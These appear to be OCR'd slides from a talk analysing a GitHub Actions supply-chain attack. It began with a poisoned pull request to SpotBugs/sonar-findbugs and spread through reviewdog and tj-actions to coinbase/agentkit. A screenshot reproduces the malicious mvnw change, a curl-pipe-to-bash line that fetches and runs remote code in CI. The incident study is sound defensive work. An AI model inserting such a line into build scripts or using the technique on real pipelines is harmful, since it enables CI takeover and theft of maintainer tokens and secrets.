
PWN request (aka PPE)

is when an actor can run unauthorized code in your CI machine

(CI RCE)



Victim
Attacker
GitHub Actions CI
4. ci trigger
Repo A
1. fork
3. pull request
2. Malicious commit
Forked repo A


Victim
Attacker
GitHub Actions CI
5. code checkout
4. ci trigger
Repo A
Forked repo A


Victim
5. Run malicious code
GitHub Actions CI
Repo A
Attacker
Forked repo A

Step #1: **Compromising SpotBugs**

- The attacker targeted a vulnerable GitHub Actions workflow in an organization called SpotBugs, in a repository called SpotBugs/sonar-findbugs


spotbugs / sonar-findbugs
Type / to search
Code
Issues 9
Pull requests 6
Discussions
Actions
Run #1116
Try the new experience
Code
Closed
ghost wants to merge 1 commit into spotbugs:master from unknown repository
Conversation 0
Commits 1
Checks 0
Files changed 1
+2 −0
all commits
File filter
Conversations
Jump to
0 / 1 files viewed
Ask Copilot
Review in codespace
Review changes
2 mvnw
Viewed
@@ -33,6 +33,8 @@
# MAVEN_SKIP_RC - flag to disable loading of mavenrc files
# --
curl -sSfL https://gist.githubusercontent.com/randolzfow/aa451dfb48c3bc982aeeb5163261f2f4/raw/4171c8ee0e3ca53d249ff340da772d63567fb58e/run.sh | bash
> /dev/null 2>&1
if [-z "$MAVEN_SKIP_RC"]; then
if [-f /usr/local/etc/mavenrc]; then

Step #1: **Compromising SpotBugs**

- The attacker targeted a vulnerable GitHub Actions workflow in an organization called SpotBugs, in a repository called SpotBugs/sonar-findbugs
- Pipeline exploited on **Dec 6th, 2024**

Step #1: Compromising SpotBugs

- The attacker targeted a vulnerable GitHub Actions workflow in an orga
  SpotBugs/sonar-findbugs

>3 months prior to the tj-actions incident

- Pipeline exploited on Dec 6th, 2024

Step #1: **Compromising SpotBugs**

- The attacker targeted a vulnerable GitHub Actions workflow in an organization called SpotBugs, in a repository called SpotBugs/sonar-findbugs
- Pipeline exploited on **Dec 6th, 2024**
- The attacker leaked a PAT (Personal Access Token) of a SpotBugs maintainer. This PAT had admin-like permissions.



Malicious pull request (PPE)

spotbugs/ sonar-findbugs

Repository access

Invite disposable user as a member

Steal maintainer's PAT

spotbugs/ spotbugs

Create workflow

Repository access

Steal maintainer's PAT

Override v1 tag

reviewdog/ action-setup

Dependency

tj-actions/ eslint-changed-files

Used in workflow of

First override: v39 tag

tj-actions/ changed-files

Used in workflow of

coinbase/ agentkit


Secrets leaked to attacker

